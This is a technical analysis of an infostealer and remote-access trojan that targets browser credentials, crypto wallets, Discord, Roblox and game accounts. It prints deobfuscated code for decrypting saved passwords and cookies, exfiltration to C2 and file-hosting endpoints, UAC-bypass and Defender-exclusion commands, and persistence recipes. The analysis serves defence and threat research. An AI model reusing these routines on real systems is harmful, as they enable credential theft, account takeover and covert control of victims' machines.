The deobfuscated Illusion payload contains logic to invoke esentutl.exe against browser data stores when files are locked (i.e., an ESE database copy/repair approach). This is notable because it provides an additional path to access browser data without relying solely on process termination or direct SQLite reads.

Saved Passwords

SQL executed against each browser's Login Data SQLite database:

```
SELECT origin_url, username_value, password_value FROM logins
```

password_value is AES-GCM encrypted with a per-machine DPAPI master key. The malware decrypts it using @primno/dpapi:

```
// Reads Local State JSON, decrypts master key with DPAPI
// Handles both legacy and Chrome 127+ app-bound encryption:
if (localState.os_crypt.app_bound_encrypted_key) {
    keyBuffer = Buffer.from(localState.os_crypt.app_bound_encrypted_key, 'base64').slice(4)
    // sliceOffset = 0
} else if (localState.os_crypt.encrypted_key) {
    keyBuffer = Buffer.from(localState.os_crypt.encrypted_key, 'base64').slice(5)
    // sliceOffset = 5
}
const key = Dpapi.unprotectData(keyBuffer, null, 'CurrentUser')
```

Output per credential: [PASSWORD] <origin_url> | <username> | <plaintext_password>

Autofill Data

SQL executed against each browser's Web Data SQLite database:

```
SELECT * FROM autofill
```

Returns all name/value pairs saved via browser autofill — form field names and their previously entered values (addresses, phone numbers, names, etc.). Saved to %TEMP%\<id>\autofill_data\<browser>_autofills.txt.

Credit Cards

Two SQL queries run against Web Data to capture both locally stored and Google-synced cards:

```
-- Local cards + CVC
SELECT cc.guid, cc.name_on_card, cc.expiration_month, cc.expiration_year,
       cc.card_number_encrypted, cvc.value_encrypted AS cvc_encrypted
FROM credit_cards cc
LEFT JOIN local_stored_cvc cvc ON cc.guid = cvc.guid
```

```
-- Server-synced (Google Pay) cards + CVC
SELECT mc.id AS guid, mc.name_on_card, mc.expiration_month, mc.expiration_year,
       mc.card_number_encrypted, scvc.value_encrypted AS cvc_encrypted
FROM masked_credit_cards mc
LEFT JOIN server_stored_cvc scvc ON mc.id = scvc.instrument_id
```

Card numbers and CVCs are DPAPI-encrypted and decrypted with the same master key as passwords. Saved to %TEMP%\<id>\creditcards.txt.

Browser Credentials

Full browser target list confirmed from deobfuscated payload:

Browser	Executable	Notes
Google Chrome	chrome.exe	Chromium — DPAPI credential decryption
Microsoft Edge	msedge.exe	Chromium
Brave	brave.exe	Chromium
Firefox	firefox.exe	Mozilla — cookies only via SQLite (no logins.json / NSS password decryption implemented)
Opera	opera.exe	Chromium
Opera GX	launcher.exe	Chromium
Yandex Browser	browser.exe	Chromium

For Chromium-family browsers: direct SQLite access to Login Data, Cookies, Web Data. Credentials decrypted via Windows DPAPI using the @primno/dpapi Node module. Captures saved passwords, session cookies, autofill data, and credit cards.

Python 3.10 Cookie Extraction (Primary)

Before falling back to CDP/SQLite, the malware deploys a full Python 3.10 runtime to perform cookie extraction and decryption under the malware's process context (including DPAPI access via pywin32). Observed sequence:

1. Downloads <https://globalcdn.nuget.org/packages/python.3.10.0.nupkg> to %TEMP%\python310.nupkg
2. Extracts to %TEMP%\WinGet\ools\python.exe
3. Installs packages: pycryptodome, pywin32, PythonForWindows
4. Renames python.exe to %TEMP%\WinGet\ools_winhost.exe (process masquerading)
5. Writes a dynamically generated obfuscated Python script and pipes it to _winhost.exe via stdin with windowsHide: true
6. IntegratePythonCookies() runs against Chrome / Brave / Edge first; CDP/SQLite are used only if this returns fewer than 50 cookies

This also explains the Chrome 127+ app-bound encryption handling: the Python path (with pywin32 + DPAPI from the running process context) is the primary bypass mechanism, not CDP alone.

Chrome Remote Debugging — Headless Cookie Theft

For browsers with active sessions, the malware launches a hidden headless instance with remote debugging enabled, then connects to the Chrome DevTools Protocol (CDP) over WebSocket to extract all cookies directly — bypassing DPAPI encryption entirely:

```
// Step 1: launch hidden browser with debug port
'--remote-debugging-port=' + debugPort
'--remote-allow-origins='

// Step 2: get WebSocket debugger URL
GET http://127.0.0.1:${debugPort}/json
// Returns: [{ "websocketDebuggerUrl": "ws://127.0.0.1:..." }]

// Step 3: connect and issue CDP command
ws.send(JSON.stringify({ id: 2, method: 'Networ' + 'k.getA' + 'llCook' + 'ies' }))
// Returns all cookies including encrypted_value blobs

// Step 4: decrypt any AES-256-GCM encrypted cookies inline
const decipher = crypto.createDecipheriv('aes-256-gcm', masterKey, iv)
```

The `Network.getAllCookies` CDP command returns every cookie for every domain — including `HttpOnly` and `Secure` cookies that are never exposed to JavaScript. The method name is split across string concatenations (`'Networ'+ 'k.getA'+ 'llCook'+ 'ies'`) to defeat static analysis.

Cryptocurrency Wallets

Browser extension wallets — targeted by Chrome extension ID across all Chromium profiles:

Wallet	Extension ID	Path
Trust Wallet	egjidjbpglichdcondcbdnbeppgdph	\Local Extension Settings\egjidjbpglichdcondcbdnbeppgdph
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn	\Local Extension Settings\nkbihfbeogaeaoehlefnkodbefgpgknn
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad	\Local Extension Settings\hnfanknocfeofbddgcijnmhnfnkdnaad
Binance Chain	fhbohimaelbohpbjbbldcngcnapndodjp	\Local Extension Settings\fhbohimaelbohpbjbbldcngcnapndodjp
Phantom	bfnaelmomeimhlpmgjnjophhpkkoljpa	\Local Extension Settings\bfnaelmomeimhlpmgjnjophhpkkoljpa
Atomic Wallet (ext)	fhilaheimglignddkjgofkcbgekhenbh	\Local Extension Settings\fhilaheimglignddkjgofkcbgekhenbh
Authenticator	bhghoamapcdpbohphigoooaddinpkbai	\Sync Extension Settings\bhghoamapcdpbohphigoooaddinpkbai
Exodus (ext)	aholpfdialjgjfhomihkjbmgiidlcno	\Local Extension Settings\aholpfdialjgjfhomihkjbmgiidlcno

Extension data is enumerated across all discovered browser profiles (Chrome, Edge, Brave, Opera, Opera GX, Yandex).

Desktop wallets:

Wallet	Path
Exodus	%APPDATA%\Exodus\exodus.wallet\

All wallet data is copied to a temporary directory (`%TEMP%\wallets_<timestamp>\`), zipped, and uploaded to GoFile.

Steam

Three Steam Web API calls made using the hardcoded key `440D7F4D810EF9298D25EDDF37C1F902`:

API Endpoint	Data Collected
<code>ISteamUser/GetPlayerSummaries/v0002/?steamids=<id></code>	Profile URL, display name, avatar, account status
<code>IPlayerService/GetOwnedGames/v1/?steamid=<id></code>	Full game library and game count
<code>IPlayerService/GetSteamLevel/v1/?steamid=<id></code>	Steam level

All three results are formatted into a Discord embed and sent to the operator C2. The embed links directly to the victim's Steam profile page.

Telegram Session Theft (Victim)

The malware copies the full `tdata` directory from the victim's Telegram Desktop installation — this contains the full authenticated session and can be loaded directly in a fresh Telegram Desktop install to hijack the victim's account without needing their password or 2FA.

Paths checked (all three variants):

```
%APPDATA%\Telegram Desktop\tdata
%USERPROFILE%\AppData\Roaming\Telegram Desktop\tdata
%LOCALAPPDATA%\Telegram Desktop\tdata
```

Note: this is **victim** Telegram session theft, separate from the operator's own Telegram (`@MainSilent`) which is used for C2 OTP.

Roblox

The function `GetRoblox(cookie)` is called against every cookie harvested from browsers. It performs full account enrichment before exfiltrating to C2.

Cookie validation:

```
// Accepts cookies with _|WARNING: prefix OR .ROBLOSECURITY= prefix
if (!cookie.startsWith('_|WARN' + 'ING:') &&
    !cookie.includes('.ROBLOSECURI' + 'TY')) { return; }
```

Note the deliberate string splits to defeat static analysis ('_|WARN'+ 'ING:', '.ROBLOSECURI'+ 'TY').

Roblox API calls made per victim (using stolen session cookie as auth):

Endpoint	Data Collected
https://users.roblox.com/v1/users/authenticated	User ID, username, displayName
https://thumbnails.roblox.com/v1/users/avatar?userIds=\${userId}&size=420x420	Avatar image URL
https://premiumfeatures.roblox.com/v1/users/\${userId}/validate-membership	Roblox Premium status
https://economy.roblox.com/v1/users/\${userId}/transactions?transactionType=Purchase	Purchase history
https://economy.roblox.com/v1/users/\${userId}/transactions?transactionType=Sale	Sale history
https://economy.roblox.com/v1/users/\${userId}/transactions?transactionType=GroupPayout	Group payouts
https://economy.roblox.com/v1/users/\${userId}/transactions/summary	Total Robux summary
https://economy.roblox.com/v1/users/\${userId}/transactions?transactionType=Pending	Pending Robux
https://economy.roblox.com/v1/users/\${userId}/transactions?transactionType=CurrencyPurchase	Robux purchase history
/users/\${userId}/billing/payment-sources	Saved payment methods

Full Roblox API call list (all authenticated with stolen .ROBLOSECURITY cookie):

Endpoint	Data
users.roblox.com/v1/users/authenticated	User ID, username, displayName
thumbnails.roblox.com/v1/users/avatar	Avatar image (420×420)
thumbnails.roblox.com/v1/users/avatar-bust	Bust avatar fallback
premiumfeatures.roblox.com/v1/users/\${id}/validate-membership	Roblox Premium status
friends.roblox.com/v1/users/\${id}/friends/count	Friend count
friends.roblox.com/v1/users/\${id}/followers/count	Follower count
groups.roblox.com/v1/users/\${id}/groups/roles	Group ownership (rank 255 = owner)
inventory.roblox.com/v1/users/\${id}/assets/collectibles	Limited items with RAP (Recent Average Price)
catalog.roblox.com/v1/users/\${id}/inventory	Catalog items
economy.roblox.com/v1/users/\${id}/transactions (Purchase/Sale/GroupPayout/Pending/CurrencyPurchase)	Full transaction history
economy.roblox.com/v1/users/\${id}/transactions/summary	Robux summary totals
billing.roblox.com/v1/users/\${id}/paymentmethods (4 URL variants tried)	Saved payment methods

Payment card extraction: Extracts Credit Card (last 4, type, expiry, cardholder name), PayPal (email, account ID), Google Play, Apple Pay from billing endpoints.

C2 exfiltration: Stolen data is formatted as a Discord embed and sent to `datasyncore.onrender.com` via `sendToAPI()`. The embed footer is hardcoded as `@MainSilent`. The .ROBLOSECURITY session cookie itself is uploaded to GoFile and the download link is embedded:

```

embed.fields.push({
  name: '👤 Rob' + 'lox Co' + 'okie:',
  value: `[📄 Download Cookie](${cookieFileLink})`
});
// embed author: "Silent Roblox Account <username> | <windows_username>"
// embed footer: "@MainSilent"

```

The session cookie file allows the operator to log into the victim's Roblox account directly without any password or 2FA.

Victim IP Address & Geolocation

Two separate external services are queried to fingerprint the victim's network location:

Step 1 — Public IP fetch:

```

// URL split to defeat static analysis
async function GetIp() {
  const ip = await axios.get("https://www." + 'myexte' + 'rnalip' + '.com/r' + "aw")
  return ip?.data || "None"
}

```

Endpoint: <https://www.myexternalip.com/raw> — returns the victim's public IPv4 as plain text.

Step 2 — Geolocation lookup:

```

async function GetIpLocation(ip) {
  const response = await axios.get(
    `http://ip-api.com/json/${ip}?fields=status,country,countryCode,city`
  )
  return { country, city, countryCode }
}

```

Endpoint: http://ip-api.com/json/<victim_ip> — returns country name, city, and ISO country code.

The IP and location are then included in the initial victim registration payload sent to datasyncore.onrender.com/api/screen and displayed in the operator's Discord notification embed as:

 Network Info - IP: <ip>, Location: <city>, <country>

Screenshot Capture on First Execution

On first run, a screenshot of the victim's desktop is captured using Electron's native desktopCapturer API and sent to the C2 alongside the victim registration:

```

async function getVisualData() {
  const { ['deskto'+pCaptu+'rer']: desktopCapturer } = require('electron')
  const sources = await desktopCapturer['getSou'+rces']({
    types: ["screen"],
    ['thumbn'+ailSiz+'e']: { width: 0x780, height: 1080 } // 1920x1080
  })
  const thumbnail = sources[0].thumbnail
  const jpegBuffer = thumbnail['toJPEG'](80) // JPEG quality 80
  const encodedData = jpegBuffer.toString("base64")
  return `data:image/jpeg;base64,${encodedData}`
}

```

The full initial registration payload POSTed to [\\${PANEL_CONFIG.url}/api/screen](https://<PANEL_CONFIG.url>/api/screen):

```

{
  "hwid": "<os.hostname()>",
  "user": "<windows_username>",
  "image": "data:image/jpeg;base64,<screenshot>",
  "ip": "<public_ip>",
  "location": { "country": "...", "city": "...", "countryCode": "XX" },
  "userKey": "MONTHLY-AFD08AAF4193699E8225A95D1B3C448C"
}

```

The operator sees the victim's desktop screenshot immediately on first infection in the panel. The [/api/screen/<hwid>](https://<api/screen/<hwid>) panel endpoint then serves this image on demand for subsequent live screenshots via the RAT.

Discord Token Theft

Separate from the Discord injector, the stealer directly extracts Discord tokens from 10 Discord client variants by scanning their storage on disk.

Clients targeted:

Client	Path
Discord	%APPDATA%\discord\
Discord Canary	%APPDATA%\discordcanary\
Discord PTB	%APPDATA%\discordptb\
Discord Development	%APPDATA%\discorddevelopment\
Lightcord	%APPDATA%\lightcord\
Opera Neon	%APPDATA%\Opera Software\Opera Neon\
Opera Stable	%APPDATA%\Opera Software\Opera Stable\
Opera Stable Default	%APPDATA%\Opera Software\Opera Stable\Default\
Opera GX Stable	%APPDATA%\Opera Software\Opera GX Stable\
Opera GX Default	%APPDATA%\Opera Software\Opera GX Stable\Default\

Storage locations scanned per client (LevelDB files searched with regex):

```
<client_path>\Local Storage\leveldb          ← primary token store
<client_path>\Session Storage
<client_path>\Network
<client_path>\IndexedDB\https_discord.com_0.indexeddb.leveldb ← IndexedDB
<client_path>\Web Storage\leveldb
```

Token regex patterns applied across all files:

```
const patterns = [
  /mfa\.[\w-]{84}/g,           // MFA tokens
  /[\w-]{24}\.[\w-]{6}\.[\w-]{27}/g, // standard user token
  /[\w-]{26}\.[\w-]{6}\.[\w-]{38}/g, // bot token
  /[\w-]{24}\.[\w-]{6}\.[\w-]{25,38}/g, // variable length
  /[\w-]{24}\.[\w-]{6}\.[\w-]{27,38}/g // variable length
]
```

For encrypted tokens (Chromium-based clients), the Local State file is read, the `os_crypt.encrypted_key` (or `app_bound_encrypted_key` for Chrome 127+) is decrypted via DPAPI, and the master key is used to decrypt the token before regex matching.

TikTok Account Theft

`GetTikTok()` is called against all harvested browser cookies and makes two API calls:

Endpoint	Data
<code>https://www.tiktok.com/passport/web/account/info/</code>	username, user_id, email, avatar_url, follower_count
<code>https://webcast.tiktok.com/webcast/wallet_api/diamond_buy/permission/</code>	TikTok coin/diamond balance (virtual currency used for live stream gifting)

The request impersonates a Chrome 120 browser on Windows 10 with hardcoded parameters (`screen_height=1080`, `screen_width=1920`, `tz_name=America/New_York`). The diamond/coin balance is valuable as it represents real money the victim has deposited into TikTok — the operator can identify high-value creators or spenders. Session cookie is uploaded to GoFile for account takeover.

Minecraft Session Theft

`MinecraftSession()` kills all known Minecraft launchers before theft, then uses `mc-heads.net` and `namemc.com` to enrich the stolen account data for the operator notification embed (skin image, UUID, NameMC profile link, token expiry timestamp):

```
taskkill /IM "javaw.exe" /F
taskkill /IM "Minecraft.exe" /F
taskkill /IM "lunar client.exe" /F
taskkill /IM "lunarclient.exe" /F
taskkill /IM "TLauncher.exe" /F
taskkill /IM "tlauncher.exe" /F
taskkill /IM "Badlion Client.exe" /F
taskkill /IM "badlion.exe" /F
```

Files stolen:

File	Path
launcher_profiles.json	%APPDATA%\minecraft\ — contains account access tokens
usercache.json	%APPDATA%\minecraft\ — cached account data
accounts.json	%USERPROFILE%\lunarclient\settings\game\ — Lunar Client session
Full settings dir	%USERPROFILE%\lunarclient\settings\ — Lunar Client config

All files zipped to %TEMP%\minecraft_session.zip and uploaded to GoFile.

Discord Backup Code Theft

Separate from token theft, the malware searches for Discord backup codes saved as .txt files across the victim's filesystem:

```
// Search paths (depth limit: 2 subdirectories)
Downloads, Documents, Desktop, Pictures, OneDrive,
OneDrive\Documents, OneDrive\Desktop

// Filename match
/discord[_\s]*backup[_\s]*codes(\s*(\d+))?.txt$/i

// Code extraction regex
/[a-z0-9]{4}-[a-z0-9]{4}/gi
```

Up to 10 codes extracted per file, uploaded to GoFile, link sent to C2. This allows the operator to bypass Discord 2FA permanently even after the victim changes their password.

Discord Account Enrichment

For every Discord token found, the malware calls the Discord API to collect full account profile data. Nitro status is calculated from subscription start date:

Nitro tiers tracked (calculated from subscription start date): nitro, nitro_bronze, nitro_silver, nitro_platinum, nitro_diamond, nitro_emerald, nitro_ruby, nitro_opal

Guild booster levels tracked: guild_booster_lvl1 through guild_booster_lvl9

Rare badges flagged: staff, early_supporter, verified_developer, certified_moderator, bug_hunter_level_1, bug_hunter_level_2, partner, active_developer

High-value accounts (rare badges, active Nitro) are highlighted in the operator's Discord notification embed.

Cookie Keyword Filtering

All harvested cookies are scored against a keyword list to prioritise high-value sessions in the operator notification. Keywords include:

```
roblox, steam, epicgames, riotgames, leagueoflegends, valorant,
minecraft, mojang, battle.net, origin, ea.com, ubisoft, uplay,
rockstar, socialclub, facebook, tiktok, twitter, x.com, snapchat,
discord, reddit, twitch, youtube, google, gmail, netflix, primevideo,
amazonvideo, crunchyroll, disneyplus, deezer, amazon, ebay,
aliexpress, paypal, stripe, microsoft, office, onedrive, apple,
icloud, github, gitlab, onlyfans, epic, fortnite, playstation,
xbox, nintendo, activision, blizzard, battlenet, twitch.tv
```

System Information

On connection to the RAT WebSocket, a `system_info` object is sent to the panel:

```
{
  "type":      "system_info",
  "hwid":      "<os.hostname(>\"",
  "user":      "<os.userInfo().username>",
  "platform":  "win32",
  "arch":      "x64",
  "cpus":      "<core_count>",
  "totalMemory": "<N> GB",
  "freeMemory": "<N> GB",
  "uptime":    "<N> hours",
  "timestamp": "<epoch_ms>"
}
```

A heartbeat is also sent regularly to `GET /api/heartbeat?hwid=<hwid>&userKey=<key>` to maintain the victim's online/offline status in the operator panel.

Discord Injection

The injector patches the victim's installed Discord client by modifying the JavaScript bundle files inside `%AppData%\discord\`. Once patched, all Discord network traffic is intercepted client-side before being forwarded to Discord's servers.

Intercepted Endpoints

```
/auth/login
/auth/register
/mfa/totp
/mfa/codes-verification
/users/@me
wss://remote-auth-gateway.discord.gg/*
https://discord.com/api/v*/auth/sessions
https://discordapp.com/api/v*/auth/sessions
```

Payment Card Interception

The injector also hooks payment flows active within the Discord window:

```
https://api.braintreegateway.com/merchants/49pp2rp4phym7387/client_api/v*/payment_methods/paypal_accounts
https://api.stripe.com/v*/tokens
/users/@me/billing/payment-sources
```

All intercepted data is sent in real time to `network-sync-protocol.net/api/send` with the hardcoded API key and licence key. The injection survives Discord updates — the `/api/regenerate-discord/<hwid>` panel endpoint re-applies the patch on demand.

Defense Evasion & UAC Bypass

Windows Defender Exclusions

Executed first, before any malicious activity begins:

```
powershell -NoProfile -EP Bypass -W Hidden -C "Add-MpPreference -ExclusionPath '<install_path>'"
powershell -NoProfile -EP Bypass -W Hidden -C "Add-MpPreference -ExclusionProcess '<exe_name>'"
```

UAC Bypass — Four Confirmed Methods

The malware implements an array of four UAC bypass techniques, tried in order until elevation succeeds. All exploit auto-elevated Windows binaries or registry hijacks achievable without user prompts.

Needs Elevation, tried in order until one succeeds:

1. fodhelper
2. exefile hijack
3. SilentCleanup
4. VBScript runas

Any success → High Integrity → proceed with payload. All fail → Medium Integrity.

Method 1: fodhelper.exe + DelegateExecute

```
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /ve /t REG_SZ /d "<exe>" /f
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v "DelegateExecute" /t REG_SZ /d "" /f
fodhelper.exe
```

fodhelper.exe is auto-elevated and reads ms-settings\shell\open\command from HKCU before system hive. Setting DelegateExecute (even empty) triggers shell execution of the /ve default value as high integrity.

Note: fodhelper is split in the payload as 'fodhel'+ 'per.exe'+ "e" to defeat static string matching.

Method 2: exefile + IsolatedCommand

```
reg add "HKCU\Software\Classes\exefile\shell\open\command" /ve /t REG_SZ /d "<exe>" /f
reg add "HKCU\Software\Classes\exefile\shell\runas\IsolatedCommand" /ve /t REG_SZ /d "<exe>" /f
```

Hijacks the .exe file association in HKCU so that any elevated binary that launches another .exe runs the malware payload instead.

Method 3: SilentCleanup windir Poisoning

```
$env:windir = "cmd /c <exe> &"
Start-ScheduledTask -TaskName "\Microsoft\Windows\DiskCleanup\SilentCleanup"
```

SilentCleanup is a scheduled task that runs as the user but bypasses UAC (marked HighestAvailable). It uses %windir% to locate cleanmgr.exe. Overriding %windir% in the environment causes it to execute the payload instead.

Method 4: VBScript runas

```
Set oShell = CreateObject("Shell.Application")
oShell.ShellExecute "<exe>", "", "", "runas", 0
```

Fallback method: VBScript ShellExecute with verb runas triggers a standard UAC elevation prompt but with the window hidden (0). Used if all registry-silent methods fail.

Process Name Masquerading

The malware executable is renamed to impersonate legitimate system update processes at install time. Names used:

- MicrosoftEdgeUpdateTaskMachineCore
- GoogleUpdateTaskMachineCore
- OneDrive Standalone Update Task
- Adobe Acrobat Update Task
- CCleaner Update

Additional Evasion

- Forged PE compile timestamp (2018-12-15)
- C2 URLs and sensitive strings split across string concatenations to defeat static analysis and strings/pestr/grep
- Three-layer obfuscation with AES encryption of core payload
- NSIS outer wrapper obscures Electron structure from casual inspection
- Control flow flattening with obfuscated dispatcher pattern throughout inner payload
- All PowerShell launched with WindowStyle Hidden and NonInteractive

Persistence Mechanisms

Five persistence methods are established simultaneously on first execution.

First Execution establishes, in parallel:

1. Registry Run Key — re-executes on login
2. Startup .lnk — re-executes on login
3. Scheduled Task — boot / every 4h / unlock
4. WMI Subscription — daily 08:00
5. COM Hijack — on COM load

1. Registry Run Key

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "<name>" /t REG_SZ /d "\"<exe>\\"" /f
```

Key name randomly selected from: OneDrive, GoogleUpdateTaskMachineCore, AdobeGCInvoker

2. Startup Folder .lnk via VBScript

A .vbs script is written to %TEMP%\~<random_base36>.vbs and executed via cscript //nologo. It creates a .lnk shortcut in:

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
```

Shortcut properties:

- TargetPath = malware executable path
- WindowStyle = 7 (minimised/hidden on launch)
- Description = "Microsoft OneDrive"

Shortcut filenames: OneDrive.lnk, Microsoft Edge.lnk, Spotify.lnk

3. Scheduled Task via XML

Deletes any pre-existing task with the target name, then creates a new XML-defined task via schtasks /Create /XML. The XML is written to a temp file and registered directly — bypassing the schtasks command-line argument exposure that would appear in process telemetry.

The task is crafted to look like a legitimate Microsoft telemetry task (Author: Microsoft Corporation, plausible Description). Key attributes:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2024-01-15T10:00:00</Date>
    <Author>Microsoft Corporation</Author>
    <Description>This task gathers and uploads autochk SQM data if opted-in to the
    Microsoft Customer Experience Improvement Program.</Description>
    <URI>${tn}</URI>
    <SecurityDescriptor>D:(A;;;FA;;;BA)(A;;;FA;;;SY)(A;;FRFX;;;LS)(A;;FR;;;AU)</SecurityDescriptor>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger><Enabled>true</Enabled><Delay>PT2M</Delay></BootTrigger>
    <LogonTrigger>
      <Enabled>true</Enabled><UserId>${user}</UserId><Delay>PT30S</Delay>
    </LogonTrigger>
    <TimeTrigger>
      <Repetition><Interval>PT4H</Interval><StopAtDurationEnd>>false</StopAtDurationEnd></Repetition>
      <StartBoundary>2024-01-01T06:00:00</StartBoundary>
      <Enabled>true</Enabled><RandomDelay>PT10M</RandomDelay>
    </TimeTrigger>
    <SessionStateChangeTrigger>
      <Enabled>true</Enabled><StateChange>SessionUnlock</StateChange><UserId>${user}</UserId>
    </SessionStateChangeTrigger>
  </Triggers>
  <Principals>
    <Principal id="LocalSystem">
      <UserId>${user}</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <Hidden>true</Hidden>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <RestartOnFailure><Interval>PT5M</Interval><Count>3</Count></RestartOnFailure>
  </Settings>
  <Actions Context="LocalSystem">
    <Exec>
      <Command>"${exe}"</Command>
      <Arguments></Arguments>
    </Exec>
  </Actions>
</Task>
```

```

    </Exec>
  </Actions>
</Task>

```

Key evasion properties in this XML:

- **Four triggers:** boot (2m delay), logon (30s delay), every 4 hours, and session unlock — maximising re-execution opportunities
- **<Hidden>true</Hidden>** — task does not appear in Task Scheduler GUI by default
- **<RunLevel>HighestAvailable</RunLevel>** — requests elevation if UAC bypasses succeed
- **<RestartOnFailure>** — auto-restarts the task 3 times at 5-minute intervals if it crashes
- **<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>** — no timeout, runs indefinitely
- **\${tn}** resolves to one of the masqueraded task names; **\${user}** is the current user's SID/username

4. WMI Event Subscription

Creates a persistent WMI event filter and consumer that re-launches the malware on a daily schedule, surviving reboots and running independently of the user's login session:

```

# Event filter – daily trigger at 08:00
$filter = Set-WmiInstance -Class __EventFilter -Namespace root\subscription -Arguments @{
    Name           = "WinUpdate<SID_first_4_chars>"
    EventNamespace = "root\cimv2"
    QueryLanguage  = "WQL"
    Query          = "SELECT * FROM __TimerEvent WHERE TimerID = 'WinUpdate<SID>'"
}

# Command line consumer – executes payload
$consumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace root\subscription -Arguments @{
    Name           = "WinUpdate<SID>"
    CommandLineTemplate = "<exe_path>"
}

```

The filter name pattern is WinUpdate + the first 4 characters of the current user's SID, making it appear to be a legitimate Windows Update WMI subscription while being user-SID-specific.

5. COM Object Hijacking

Registers the malware executable as the handler for a targeted COM CLSID in the HKCU hive, which takes precedence over HKLM system registrations without requiring elevation:

```
reg add "HKCU\Software\Classes\CLSID\{<clsid>}\InprocServer32" /ve /t REG_SZ /d "<exe>" /f
```

When any process (including system processes) attempts to load the targeted COM object, Windows loads the malware DLL/executable instead. This provides both persistence and potential privilege escalation if a high-integrity process loads the hijacked CLSID.

RAT Capabilities

Architecture

The RAT operates via a persistent **Socket.io WebSocket** connection from the victim's Electron process to `datasyncore.onrender.com`. On connection, the victim immediately sends a `system_info` handshake (HWID, username, OS, CPU, RAM, uptime) and a live desktop screenshot. A heartbeat is sent regularly to `GET /api/heartbeat?hwid=<hwid>&userKey=<key>` to maintain online/offline status in the operator panel. The operator interacts with victims through the React panel at `website4funlol.onrender.com`, which communicates with the backend over the same WebSocket channel.

All operator-initiated actions flow: **Operator browser** → **panel** → **Socket.io** → **backend** → **victim Electron process**.

Remote Command Execution

```
powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden -Command "<operator_command>"
```

Output is returned to the operator panel in real time via Socket.io. Full arbitrary command execution with no filtering — the operator has full PowerShell access equivalent to the victim's user context. Command history is retrievable at any time via `/api/powershell-history/<hwid>`.

System Control Commands

Action	Panel endpoint	Command executed on victim	Effect
shutdown	/api/system/<hwid>/shutdown	shutdown /s /t 0	Immediate power off
restart	/api/system/<hwid>/restart	shutdown /r /t 0	Immediate restart
sleep	/api/system/<hwid>/sleep	rundll32.exe powrprof.dll,SetSuspendState 0,1,0	Sleep/hibernate
lock	/api/system/<hwid>/lock	rundll32.exe user32.dll,LockWorkStation	Lock workstation
bluescreen	/api/system/<hwid>/bluescreen	taskkill /f /im svchost.exe	Force BSOD / kernel panic

The bluescreen command is a deliberate destruction/intimidation feature — terminating svchost.exe triggers an immediate kernel panic on all Windows versions.

Filesystem Access

Full remote filesystem capability via two panel endpoints:

- POST /api/list-files/<hwid> with {"path":""} — browse any directory on the victim machine
- POST /api/download-file/<hwid> with {"path":"<path>"} — exfiltrate any arbitrary file
- POST /api/upload-exe/<hwid> (multipart) — drop and execute a payload on the victim

Live Screenshot

GET /api/screen/<hwid> returns a current JPEG screenshot captured via Electron's desktopCapturer API at 1920×1080, quality 80. An initial screenshot is also captured and sent automatically on first infection.

Audio Playback

POST /api/play-sound/<hwid> with {"sound":"<file>"} plays audio on the victim's machine. POST /api/stop-sound/<hwid> stops it. Supported formats: .wav, .ogg. Can be used for harassment, social engineering, or to signal the victim.

Alert Popup

POST /api/alert/<hwid> with {"message":"<text>"} displays a modal popup on the victim's screen via:

```
[System.Windows.MessageBox]::Show('<message>')
```

Blocks the victim's UI until dismissed.

Live Chat

POST /api/chat/<hwid> sends a message or image (JPG/PNG/GIF/WEBP ≤ 5MB) directly to the victim's screen. GET /api/chat/<hwid> retrieves full message history. This is a two-way channel — the operator can communicate in real time with the victim, useful for social engineering or impersonation.

Re-Collection

- POST /api/relog/<hwid> — forces the malware to re-run the full stealer payload, re-harvesting all credentials, cookies, wallets, and screenshots
- POST /api/regenerate-discord/<hwid> — re-applies the Discord injection patch (e.g. after a Discord update removes it)

No Ransomware Capability

A thorough search found **no ransomware functionality** in this build. Specifically confirmed absent:

- No file encryption loops (createCipheriv is called 25 times — exclusively for **decrypting** browser credentials using AES-256-GCM, matching Chrome/Edge/Brave's storage format)
- No shadow copy deletion (vssadmin, bcdedit, wbadm — not present)
- No ransom note generation

- No file extension enumeration for encryption targeting (only .ldb, .sqlite, .json, .wallet, .txt, .zip referenced — all credential/exfil paths)
- No .locked / .enc extension renaming

The three hardcoded static keys (AES_KEY, CHACHA20_KEY, XOR_KEY) appear immediately after the **Yandex Browser** config block and implement Yandex's three-tier cookie encryption/decryption flow (including a DPAPI-decrypted key XOR stage). They are **Yandex-specific**, not generic “non-DPAPI browser” routines, and they are not file encryption keys.

This is a **pure stealer + RAT**. Destructive capability is limited to the bluescreen RAT command and the four UAC-bypassed taskkill process termination routines used to release file locks before credential harvesting.

Operator OSINT

Identity Summary

Indicator	Value
Telegram (primary)	@MainSilent
Telegram (secondary)	@LegacySilent
Discord C2 Server Channel	1353425801646706831 (created 2025-03-23)
Operator Avatar Attachment	1439024605892317234
Avatar Filename	IMG_20251114_234935_287.jpg
Steam API Key	440D7F4D810EF9298D25EDDF37C1F902
Custom Discord Emoji	<:73275member:1440476091704672316>

Timezone & Device

The operator's avatar image is IMG_20251114_234935_287.jpg — the filename is the stock Android camera naming convention (IMG_YYYYMMDD_HHMMSS_NNN.jpg). The photo was taken at **23:49:35 local time** on 2025-11-14. The Discord attachment snowflake 1439024605892317234 decodes to upload timestamp **2025-11-14 22:50 UTC** — a delta of approximately 60 seconds, giving a local timezone of **UTC+1**.

Candidate regions: Western Europe, West Africa, Central Africa.

